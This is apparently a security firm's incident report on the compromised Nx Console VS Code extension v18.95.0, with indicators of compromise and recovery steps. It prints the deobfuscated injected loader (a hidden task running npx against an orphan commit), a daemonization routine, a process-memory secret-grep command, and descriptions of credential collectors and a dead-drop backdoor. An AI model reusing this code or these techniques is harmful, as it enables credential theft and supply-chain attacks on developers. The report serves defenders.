
On May 18, 2026, a compromised version of the Nx Console VS Code extension (nrwl.angular-console v18.95.0) was published to the Visual Studio Code Marketplace. The extension has over 2.2 million installations. Within seconds of a developer opening any workspace, the compromised extension silently fetched and executed a 498 KB obfuscated payload from a dangling orphan commit hidden inside the official nrwl/nx GitHub repository. If you have this version installed, assume your system is compromised.
The payload is a multi-stage credential stealer and supply chain poisoning tool. It harvests tokens and secrets from GitHub, npm, AWS, HashiCorp Vault, Kubernetes, and 1Password, then exfiltrates them over three independent channels: HTTPS, the GitHub API, and DNS tunneling. It also installs a persistent Python backdoor on macOS that uses the GitHub Search API as a dead-drop for receiving further commands signed with a 4096-bit RSA key.
This is the second supply chain attack against the Nx ecosystem in under a year. The August 2025 incident targeted npm packages directly. This new attack pivoted to the VS Code extension distribution channel instead, using a stolen contributor GitHub token as the initial access vector. According to the official advisory, the malicious version was live for approximately 11 minutes before the Nx team pulled it from the marketplace.
One capability that stands out: the payload contains full Sigstore integration, including Fulcio certificate issuance and SLSA provenance generation. Combined with stolen npm OIDC tokens, this means the attacker could publish downstream npm packages with valid, cryptographically signed provenance attestations, making the malicious packages appear as legitimate, verified builds.
The payload also specifically targets Claude Code configuration files (~/.claude/settings.json), marking what may be one of the first supply chain payloads designed to harvest AI coding assistant credentials and configurations.
Compromised Version
- Compromised Version: v18.95.0
OpenVSX was not affected.
How Nx Console Was Compromised
The Nx team confirmed the root cause in the official advisory: "This compromised occurred due to a recent supply chain attack that scraped one of our contributor's GitHub token." Maintainer MaxKless confirmed in Issue #3139: "someone on our team was the victim of a recent supply chain attack."
The attack chain involved three steps:
Step 1: Contributor Token Theft via Prior Supply Chain Attack
A contributor's GitHub personal access token was scraped during a separate, earlier supply chain incident. The specific prior attack has not been publicly identified. The stolen token belonged to an account with push access to the nrwl/nx repository and, directly or indirectly, access to the VS Code Marketplace publishing credentials (VSCE_PAT).
Step 2: Dangling Orphan Commit Planted in nrwl/nx
At 03:18 UTC on May 18, the attacker used the stolen token to push an orphan commit to nrwl/nx. The commit (558b09d7) has zero parent commits. It is not reachable from any branch. The GitHub API returns "No common ancestor between master and 558b09d7". It can only be fetched if you already know the SHA.
The commit is attributed to Zachary DeRose (zack@nrwl.io), a former Nx contributor who is no longer a public member of the nrwl GitHub organization. All of DeRose's legitimate recent commits are GPG-signed. This commit is unsigned. The commit message is a social engineering tactic: "Don't delete this commit before 24 hours or wiper activates." The threat is fake but designed to delay cleanup by anyone who discovers it.
The commit's tree replaces the entire Nx monorepo with just two files:
{
  "name": "nx-next",
  "version": "1.0.0",
  "bin": { "nx-next": "./index.js" },
  "dependencies": { "bun": "^1.3.14" }
}
The dependency on bun is intentional: the 498 KB index.js payload starts with the shebang #!/usr/bin/env bun and uses Bun APIs for persistence. The bun npm package installs the Bun runtime as a side effect, giving the payload its execution environment.
Step 3: Malicious Extension Published Directly to VS Code Marketplace
At 12:36 UTC, the attacker published nrwl.angular-console v18.95.0 to the VS Code Marketplace. The extension was built locally by the attacker with 2,777 bytes of malicious code injected into the minified main.js. The publish was done using stolen VSCE_PAT credentials.
The Nx team detected the rogue publish within 11 minutes and removed the extension from the marketplace at 12:47 UTC.
Attack Chain: Stage by Stage
The following diagram shows the full attack flow, from the initial token theft through credential exfiltration and persistent backdoor installation.

Stage 1: Extension Activation Triggers Payload Fetch
The injected code in main.js runs the instant a developer opens any workspace in VS Code. The function Efn(td) is called from the extension's activate() entry point. It checks VS Code's globalState for the key nxConsole.mcpExtensionInstalledSha. If the stored value does not match the hardcoded SHA, it creates a background VS Code Task:
// Deobfuscated injection (2,777 bytes added at byte offset 7,703,700 in main.js)
var U0 = require("vscode"),
    G5t = "558b09d7ad0d1660e2a0fb8a06da81a6f42e06d2",
    xfn = "nxConsole.mcpExtensionInstalledSha",
    $xs = new Set([127, 9009]); // known error codes to ignore

async function Uxs(t, e) {
  let n = `npx -y github:nrwl/nx#${G5t}`;
  let i = new U0.Task(
    { type: "nx" },
    U0.TaskScope.Workspace,
    "install-mcp-extension",  // disguised task name
    "nx",
    new U0.ShellExecution(n, {
      cwd: e,
      env: { ...process.env, NX_CONSOLE: "true" }
    })
  );
  i.presentationOptions.focus = false;  // hidden from user
  // On exit code 0, stores SHA in globalState to prevent re-fire
  // Silently swallows errors
}

function Efn(t) {
  if (t.globalState.get(xfn) !== G5t) {
    let n = U0.workspace.workspaceFolders[0].uri.fsPath;
    Uxs(t, n);
  }
  // ... continues with legitimate nx.init command registration
}
The task name "install-mcp-extension" mimics legitimate Nx Console functionality. The -y flag on npx auto-confirms the install without prompting the user. The task's presentationOptions.focus is set to false, preventing the terminal panel from stealing focus. Once the payload runs successfully, the SHA is stored in globalState so the extension does not re-trigger on subsequent workspace opens.
Stage 2: Orphan Commit Delivers Obfuscated Dropper
When npx -y github:nrwl/nx#558b09d7 runs, npm fetches the Git tree at that SHA from the nrwl/nx repository. Because the commit replaces the entire monorepo root with just a package.json and index.js, npm treats it as a standalone package called nx-next. It installs the declared dependency (bun@^1.3.14), which provides the Bun runtime, and then executes index.js via the bin entry.
The index.js file is 498,567 bytes of obfuscated JavaScript, minified to just two lines. It uses obfuscator.io-style obfuscation with multiple layers:
- String table with custom Base64: A 1,729-entry array decoded using a custom alphabet where lowercase precedes uppercase. The array is shuffled at startup by an IIFE that rotates elements until a checksum (
0x863d1) matches. - PBKDF2-encrypted string decryption: A secondary layer derives decryption keys using
pbkdf2Syncwith 200,000 iterations of SHA-512. The global decryptor functionf331366c0()decrypts strings at runtime. - Hex identifier mangling: All variables use names like
_0x28c040. Property access is routed through the string table:obj[_0x28c040(0x2ef)]. - 14 encrypted binary blobs: Large assets (shell scripts, RSA public keys, persistence payloads) are embedded as encrypted data decrypted at module load.
The payload imports 17 Node.js/Bun built-in modules and requires zero external dependencies beyond what was already fetched. There are no preinstall/postinstall hooks in the dropper's package.json that would trigger scanning tools. The actual execution happens through the bin field.
Stage 3: Anti-Analysis Gate
The entry point function UP() runs several checks before executing the main payload:
- CPU count gate: If
os.cpus().length < 4, the payload exits cleanly with code 0. This skips most default Docker containers and lightweight VMs, reducing the chance of execution in analysis sandboxes. - Self-exclusion: The function
WP()checksGITHUB_WORKFLOW_REFandGITHUB_REPOSITORYto avoid executing on the attacker's own infrastructure. - Geolocation filter: Uses
Intl.DateTimeFormat().resolvedOptions().timeZoneand locale-related environment variables. Based on the code structure, it likely excludes Russian/CIS time zones. - Lock file: Creates a lock file in
os.tmpdir()with the process PID to prevent duplicate execution.
Stage 4: Self-Daemonization
If the gate checks pass, the payload forks itself as a detached background process:
// Reconstructed from deobfuscated source
function h1() {
  if (process.env.__DAEMONIZED) return false;
  spawn(process.execPath, process.argv.slice(1), {
    detached: true,
    stdio: 'ignore',
    cwd: process.cwd(),
    env: { ...process.env, __DAEMONIZED: '1' }
  });
  child.unref();
  return true;  // parent exits, daemon continues
}
The parent process returns exit code 0 so the VS Code task appears to complete normally. The daemon process inherits no stdio, making it invisible in the VS Code terminal. The __DAEMONIZED environment variable prevents recursive forking.
Stage 5: Credential Harvesting
The daemon runs six specialized collector classes in parallel, plus dynamic per-repository collectors for any GitHub tokens found:
- Vault (class
v0): Reads 8+ file paths (~/.vault-token,/etc/vault/token,/run/secrets/VAULT_TOKEN, etc.), attempts K8s auth (/v1/auth/kubernetes/login) and AWS IAM auth (/v1/auth/aws/login) - npm (class
D0): Reads.npmrc, validates via/-/whoami, enumerates orgs and maintainer packages, exchanges OIDC tokens via/-/npm/v1/oidc/token/exchange/package/ - AWS (class
j0): Queries IMDS (169.254.169.254), ECS metadata (169.254.170.2), reads Web Identity tokens, enumerates Secrets Manager and SSM Parameter Store, performs SigV4-signed requests - GitHub (class
f0): Pattern-matchesghp_,gho_,ghs_tokens; queries/actions/secretsand/actions/organization-secrets; scrapes runner process memory via/proc/*/mem - Filesystem (class
p0): Regex scan for private keys, connection strings, GCP service accounts, Docker registry auth, Claude Code config (~/.claude/) - 1Password (class
s0): Interacts withopCLI to list vaults and retrieve secrets
On Linux hosts, the payload also attempts privilege escalation by probing for passwordless sudo (sudo -n true). If successful, it injects a sudoers rule to grant full passwordless access. The payload also reads /proc/*/mem and scans process memory for secrets using pattern matching:
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -uThis technique extracts secrets directly from process memory, bypassing application-level secret masking.
Stage 6: Multi-Channel Exfiltration
Harvested credentials are buffered by the A0 class until a 102,400-byte flush threshold is reached, then dispatched through three independent transport channels. Any single channel succeeding is sufficient for the attacker:
- HTTPS POST (class
iu): Sends encrypted data to a C2 domain on port 443. The domain is double-encrypted in the payload (string table + PBKDF2) and cannot be recovered by static analysis alone. Validates reachability by checking for HTTP 400 or 404 responses. Connection timeout: 5 seconds. - GitHub API (class
i0): Uses any discovered GitHub tokens to exfiltrate data by creating commits or artifacts on the victim's own repositories. - DNS tunneling (class
tr): Encodes encrypted data into DNS queries routed through thednsmodule.
All exfiltrated data is encrypted with a hybrid scheme: a random AES-256-GCM key encrypts the data, then the AES key itself is encrypted with the attacker's embedded RSA public key (RSA-OAEP, SHA-256). The data is compressed with zlib before encryption.
Stage 7: Sigstore Attestation Forgery
The payload contains endpoints and logic for interacting with the Sigstore ecosystem:
https://fulcio.sigstore.devfor obtaining signing certificateshttps://rekor.sigstore.devfor submitting entries to the transparency loghttps://slsa.dev/provenance/v1for generating SLSA provenance attestationshttps://in-toto.io/Statement/v1for creating in-toto attestation statementsregistry.npmjs.org/-/npm/v1/oidc/token/exchange/package/for the npm OIDC trusted-publishing flow
This means the attacker can steal OIDC tokens, obtain legitimate Sigstore signing certificates, and publish npm packages with valid, verifiable provenance. Downstream consumers who rely on npm audit signatures or provenance checks would see these packages as legitimately built and signed.
Stage 8: Persistence via Python C2 Backdoor
The payload writes ~/.local/share/kitty/cat.py, a Python-based command-and-control backdoor, and registers it for automatic execution via a macOS LaunchAgent at ~/Library/LaunchAgents/com.user.kitty-monitor.plist with RunAtLoad=true and StartInterval=3600 (hourly).
The Python backdoor uses the GitHub Search API as a dead-drop communication channel:
- Every hour, polls:
GET api.github.com/search/commits?q=firedalazer&sort=committer-date&order=desc&per_page=1 - Parses the latest matching commit message for the format:
firedalazer <base64-url>.<base64-signature> - Verifies the signature against an embedded 4096-bit RSA public key using RSA-PSS with MGF1 and SHA-256
- If valid, downloads the URL and executes it with
python3(timeout 300 seconds, stdout/stderr discarded) - Records execution state to
/var/tmp/.gh_update_statefor anti-replay
The signature verification means only the attacker, who holds the corresponding private key, can issue commands. The use of GitHub Search as a C2 channel is effective because API calls to api.github.com are unlikely to be flagged by corporate firewalls or endpoint detection tools.
In at least three confirmed cases, the Python backdoor failed to establish its C2 loop because the requests module was not installed and pip install also failed. However, the obfuscated JavaScript payload ran to completion before the Python stage, so credential exfiltration from the JS collector phase should be assumed successful.
Obfuscation Techniques
The 498 KB payload uses four distinct obfuscation layers, each designed to defeat a different class of analysis tool:
Layer 1: String Table with Custom Base64
A 1,729-entry string array (_0x24dc()) stores every sensitive string. The decoder function _0x8a48() uses a custom Base64 alphabet where lowercase letters precede uppercase, opposite to the standard RFC 4648 alphabet. At startup, an IIFE rotates the array using push/shift operations until an integer checksum (0x863d1 = 549,841 decimal) is satisfied. The rotation count is not stored; the code brute-forces it at initialization.
Layer 2: PBKDF2-Encrypted Secondary Decryption
A class eu derives a decryption key via pbkdf2Sync using 200,000 iterations of SHA-512, producing a 32-byte key. The global function f331366c0() performs multi-round XOR-based decryption with SHA-256-derived subkeys. Every sensitive constant (C2 domain, environment variable names, file paths, API endpoints) is behind this layer. The C2 domain, C2 path, and all 84 encrypted environment variable names cannot be recovered without executing the PBKDF2 key derivation.
Layer 3: Hex Identifier Mangling
All function and variable names are replaced with hex identifiers: _0x28c040, _0x2683df. Property access is routed through the string table (obj[_0x28c040(0x2ef)] instead of obj.property), making control flow analysis extremely tedious.
Layer 4: Encrypted Binary Blobs
14 large data blobs are embedded as encrypted payloads decoded at module load via a function k(). These include the RSA public key for encrypting exfiltrated data, shell scripts for persistence, and the Python C2 backdoor source code. The encryption keys are derived from the same PBKDF2 infrastructure as Layer 2.
Indicators of Compromise
File Hashes (SHA-256)
- Malicious VSIX (v18.95.0):
1a4afce34918bdc74ae3f31edaffffaa0ee074d83618f53edfd88137927340b8 - Malicious main.js (in VSIX):
b0cefb66b953e5184b6adb3035e9e267335ac5eabfe1848e07834777b9397b74 - Obfuscated payload (index.js from orphan commit):
e7347d90653efc565f03733a95e9209d78f9cfa81e31ff2b2dd9d48d75a4b8b1 - Dropper package.json:
43f2b001846c4966073ebffa5be8f15e491a1e7d32bbd805d57406ff540e0dd9 - Clean VSIX (v18.94.0):
228a2cf081d4cbea9b91cde14a8f9c4a4d003e7f32431496953fd6bac266f5a3 - Remediated VSIX (v18.100.0):
cb86f4f223daa54467c7782a0d8607e9c84e2bb633e6f0e51d9a19579e200990
Git Object SHAs
- Malicious orphan commit:
558b09d7ad0d1660e2a0fb8a06da81a6f42e06d2 - Commit tree:
ba642fe2c7c65e42dd7f6444b83023dc6827e08c - index.js blob:
acfc3f957a63b4cde93ff645f2b6bf26a8ed1bbf - package.json blob:
9d88f040c44b5f4d5f9db15ff89310776c168e99
Network Indicators
api.github.com/search/commits?q=firedalazer-- Python C2 dead-drop polling- Encrypted C2 domain on port 443 -- HTTPS exfiltration (not statically recoverable)
169.254.169.254-- AWS IMDS credential theft169.254.170.2-- ECS container credential endpoint127.0.0.1:8200-- HashiCorp Vault local endpointfulcio.sigstore.dev/rekor.sigstore.dev-- Sigstore attestation forgerybun.sh/install-- Runtime installation for persistence- DNS tunneling queries -- Backup exfiltration channel
Filesystem Indicators
~/.local/share/kitty/cat.py-- Python C2 backdoor~/Library/LaunchAgents/com.user.kitty-monitor.plist-- macOS persistence (RunAtLoad + hourly)/tmp/kitty-*-- Temporary persistence staging directory/var/tmp/.gh_update_state-- C2 anti-replay state file
Detection Signals
- VS Code extension
nrwl.angular-consoleat version exactly18.95.0 - VS Code
globalStatekeynxConsole.mcpExtensionInstalledShaset to558b09d7ad0d1660e2a0fb8a06da81a6f42e06d2 - npm cache entries for
github:nrwl/nx#558b09d7 - Environment variable
__DAEMONIZED=1on running processes - A Bun or Node.js process running from
/tmp/kitty-*paths - A
python3process withcat.pyin its arguments - Unexpected outbound HTTPS traffic on port 443 from developer machines
Am I Affected?
You may be affected if all three conditions are true:
- You had the Nx Console extension installed in VS Code, Cursor, or any VS Code-based editor
- Your editor was running with auto-update enabled between 12:36 and 12:47 UTC on May 18, 2026 (2:36 - 2:47 PM CEST)
- You opened a workspace during or after the update
Check your installed version:
code --list-extensions --show-versions | grep angular-consoleIf you see 18.95.0, you were affected. Also check for the persistence artifacts:
# Check for Python C2 backdoor
ls -la ~/.local/share/kitty/cat.py

# Check for macOS LaunchAgent
ls -la ~/Library/LaunchAgents/com.user.kitty-monitor.plist

# Check for anti-replay state
ls -la /var/tmp/.gh_update_state

# Check for staging directories
ls -d /tmp/kitty-* 2>/dev/null
For the Community: Recovery Steps
Use Dev Machine Guard To Detect Compromised Extensions
StepSecurity Dev Machine Guard is a free, open-source tool that helps developers detect compromised extensions and packages on their local machines. Install it and run it in community mode to see the full list of VS Code extensions installed on your machine and quickly identify if the compromised version is present. You can use Dev Machine Guard by following the instructions mentioned in the GitHub repository: https://github.com/step-security/dev-machine-guard
This will enumerate all installed extensions with their versions and flag any known compromised versions, including nrwl.angular-console@18.95.0.
./stepsecurity-dev-machine-guard-1.11.1-darwin
  ✓ Gathering device information (72ms)
  ✓ Detecting IDE installations (942ms)
  ✓ Detecting AI agents and tools (852ms)
  ✓ Collecting MCP configurations (2ms)
  ✓ Collecting IDE extensions (20ms)
  ○ Node.js package scanning (skipped)
  ○ Homebrew package scanning (skipped)
  ○ Python package scanning (skipped)

  ┌──────────────────────────────────────────────────────────┐
  │  StepSecurity Dev Machine Guard v1.11.1                  │
  │  https://github.com/step-security/dev-machine-guard      │
  └──────────────────────────────────────────────────────────┘
  Scanned at 2026-05-18 14:19:53

  DEVICE
    Hostname         ashishs-Virtual-Machine.local
    Serial           ZFY1H4KQD5
    macOS            26.3.1
    User             ashish

  SUMMARY
    AI Agents and Tools      3
    IDEs & Desktop Apps      3
    IDE Extensions           45
    MCP Servers              3

  AI AGENTS AND TOOLS                3 found
...
  IDE EXTENSIONS                     45 found
    Visual Studio Code               33 found
      dbaeumer.vscode-eslint                     v3.0.24         dbaeumer
...
      nrwl.angular-console                       v18.95.0        nrwl
The recovery scope for this incident is broader than rotating credentials that were stored on disk. The payload runs dedicated collector classes that reach into password managers, cloud metadata services, and remote secret stores using credentials present on the machine. Any secret reachable from the affected workstation should be treated as compromised, even if it was never written to a file.
Stop ongoing execution
- Update Nx Console to version 18.100.0 or later in VS Code, Cursor, and any other VS Code based editor.
- Kill any orphaned daemon processes that may have survived the initial cleanup:
pkill -f __DAEMONIZED
pkill -f "kitty-"
pkill -f "cat.py" - Remove persistence artifacts:
rm -f ~/.local/share/kitty/cat.py
rm -f ~/Library/LaunchAgents/com.user.kitty-monitor.plist
launchctl unload ~/Library/LaunchAgents/com.user.kitty-monitor.plist 2>/dev/null
rm -rf /tmp/kitty-*
rm -f /var/tmp/.gh_update_state - Check for unauthorized sudoers entries on Linux. The payload attempts to inject a passwordless sudo rule if it finds existing passwordless sudo access:
sudo cat /etc/sudoersRemove any entries you did not author.
sudo ls -la /etc/sudoers.d/
sudo grep -r NOPASSWD /etc/sudoers /etc/sudoers.d/
Rotate every credential reachable from the affected machine
Rotate each of the following categories, not only the secrets that were written to disk.
- Local credentials on disk: GitHub tokens (
~/.config/gh,~/.gitconfig), npm tokens (~/.npmrc), SSH private keys (~/.ssh/), AWS credentials (~/.aws/credentials), Azure and GCP CLI tokens, HashiCorp Vault tokens (~/.vault-token), API keys, database passwords, and any secrets in.envfiles across your projects. - 1Password vault items retrieved through the CLI: The 1Password collector calls the
opCLI to list vaults and read items. Open the 1Password admin console, review item access history for every vault the user could reach during the compromise window, and rotate every item that was accessed. This applies even to teams that adopt 1Password CLI specifically to avoid storing secrets on disk. Secrets fetched at runtime are still readable by anything running as the user. - HashiCorp Vault secrets accessible to the stolen token: Beyond rotating the token, review Vault audit device logs and rotate every secret the token could read. If Kubernetes auth or AWS IAM auth methods were configured, rotate the underlying service accounts and IAM roles as well.
- AWS Secrets Manager and SSM Parameter Store entries: The AWS collector enumerates both services using local AWS credentials, IMDS, or ECS task role credentials. Review CloudTrail for
GetSecretValue,GetParameter, andGetParametersByPathcalls from the affected principal during the compromise window, and rotate any values that were read. If the machine assumed an EC2 instance role via IMDS or an ECS task role, rotate that role's credentials and every secret it could access. - GitHub Actions secrets at repository and organization level: The GitHub collector queries
/repos/{owner}/{repo}/actions/secretsand/orgs/{org}/actions/secretsfor every repository and organization the stolen token could reach. Rotate Actions secrets across every repository and organization where the token had the required access, not only the ones the developer personally worked with. - Kubernetes credentials: Rotate kubeconfig entries, in-cluster service account tokens mounted at
/var/run/secrets/kubernetes.io/serviceaccount/, and any Kubernetes auth roles configured in Vault. - AI coding assistant credentials: The filesystem collector specifically targets
~/.claude/. Rotate the Anthropic API key, rotate credentials for any MCP server referenced insettings.json, and review those MCP servers for unexpected activity. - Secrets resident in process memory: On Linux, the payload reads
/proc/*/memand pattern matches for tokens in running processes. Any secret that any process on the machine held in memory during the compromise window should be treated as exposed. This includes environment variables passed to your IDE, terminal sessions, local development servers, and CI runner agents.
Audit logs across every system the machine could reach
- GitHub: Review
github.com/settings/security-logfor unexpected repository creation, personal access token creation, SSH key additions, and OAuth app authorizations. Organization owners should also review the organization audit log for membership changes, repository transfers, and Actions workflow modifications. - Repository tamper audit: The attacker held a valid GitHub token with push access. Audit recent commits and force pushes in every repository the developer could write to, paying particular attention to changes under
.github/workflows/. - 1Password: Use the activity log under Settings, Security, Sign-in attempts and the item-level access history for each vault to enumerate exactly which items were read during the compromise window.
- HashiCorp Vault: Pull the audit device logs for the compromise window and identify every secret path that was read by the affected token.
- AWS CloudTrail: Search for activity from the affected IAM principal during the compromise window, focusing on
GetSecretValue,GetParameter,GetParametersByPath,AssumeRole, and console logins. - npm and Sigstore (for package maintainers): Review tokens under
npmjs.com/settings/[username]/tokens, the publish history for every package you maintain, and the Sigstore transparency log atsearch.sigstore.devfor unexpected attestations under your identity. Because the payload can produce valid signed provenance, do not rely on signature verification alone. Inspect the file contents of recently published versions.
Rebuild the developer machine
The payload achieved code execution as the user, attempted privilege escalation to root on Linux, installed a persistence mechanism that polls the GitHub Search API for signed commands, and may have made changes beyond the cleanup commands listed above. For high sensitivity environments, the safest path is to reimage the affected machine after credentials are rotated, rather than relying on targeted cleanup.
For StepSecurity Enterprise Customers
Threat Intel
StepSecurity Threat Intel has been updated with all indicators of compromise from this incident, including the malicious VSIX hash, the orphan commit SHA, network IoCs, and filesystem indicators. Customers with Threat Intel enabled will receive automatic alerts if any of these indicators are detected in their environments. No manual action is required to receive coverage for this specific threat.

Dev Machine Guard

Enterprise customers using Dev Machine Guard can detect the compromised nrwl.angular-console@18.95.0 VSCode IDE extension on their dev endpoints using the IDE Extensions page.
Acknowledgements
We want to thank the Nx maintainers for their swift response in detecting the rogue publish and pulling the compromised extension from the VS Code Marketplace. The transparency shown in GHSA-c9j4-9m59-847w and Issue #3139 sets a strong example for how the ecosystem should handle these incidents. We also want to acknowledge the open source community members who identified the anomalous publish and reported it to the Nx team, helping to shrink the exposure window for everyone.
References
- GitHub Issue #3139
- GHSA-c9j4-9m59-847w
- Nx Console on VS Code Marketplace
- Malicious dangling commit on nrwl/nx